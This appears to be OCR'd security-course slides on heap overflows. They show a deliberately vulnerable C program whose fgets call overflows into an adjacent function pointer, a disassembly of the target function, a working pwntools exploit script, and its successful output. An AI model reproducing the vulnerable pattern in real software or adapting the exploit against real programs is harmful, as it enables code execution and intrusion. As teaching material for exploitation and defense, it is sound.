
```c
int main(int argc, char * argv[])
{
    struct toystr * coolguy = NULL;
    struct toystr * lameguy = NULL;

    coolguy = malloc(sizeof(struct toystr));
    lameguy = malloc(sizeof(struct toystr));

    coolguy->message = &print_cool;
    lameguy->message = &print_meh;

    printf("Input coolguy's name: ");
    fgets(coolguy->buffer, 200, stdin);
    coolguy->buffer[strcspn(coolguy->buffer, "\n")] = 0;

    printf("Input lameguy's name: ");
    fgets(lameguy->buffer, 20, stdin);
    lameguy->buffer[strcspn(lameguy->buffer, "\n")] = 0;

    coolguy->message(coolguy->buffer);
    lameguy->message(lameguy->buffer);

    return 0;
}
```

Heap Overflows

- Buffer overflows are basically the same on the heap as they are on the stack
- Heap cookies/canaries aren't a thing
  - No 'return' addresses to protect




Heap Overflows




Heap Overflows

- In the real world, lots of cool and complex things like objects/structs end up on the heap
  - Anything that handles the data you just corrupted is now viable attack surface in the application
- It's common to put function pointers in structs which generally are malloc'd on the heap
  - Overwrite a function pointer on the heap, and force a codepath to call that object's function!

Heap Overflows



Heap Overflows



```
080484e6 <print_super>:
 80484e6:       55                      push   %ebp
 80484e7:       89 e5                   mov    %esp,%ebp
 80484e9:       83 ec 08                sub    $0x8,%esp
 80484ec:       83 ec 08                sub    $0x8,%esp
 80484ef:       ff 75 08                pushl  0x8(%ebp)
 80484f2:       68 e0 86 04 08          push   $0x80486e0
 80484f7:       e8 74 fe ff ff          call   8048370 <printf@plt>
 80484fc:       83 c4 10                add    $0x10,%esp
 80484ff:       90                      nop
 8048500:       c9                      leave
 8048501:       c3                      ret
```

```
from pwn import *

path = os.path.abspath("./heap_smash")

p = process(path)

payload = "A"*(0x20 - 4) + '\xe6\x84\x04\x08'

p.sendline(payload)

p.sendline("aaa")

p.interactive()work@ubuntu:~/ssec20/example_code/ssec20/heap$
```

```
p.interactive()work@ubuntu:~/ssec20/example_code/ssec20/heap$ python exploit.py
[+] Starting local process '/home/work/ssec20/example_code/ssec20/heap/heap_smash': pid 29630
[*] Switching to interactive mode
[*] Process '/home/work/ssec20/example_code/ssec20/heap/heap_smash' stopped with exit code 0 (pid 29630)
Input coolguy's name: Input lameguy's name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAaaa is cool!
aaa is superrr cool......
[*] Got EOF while reading in interactive
$
```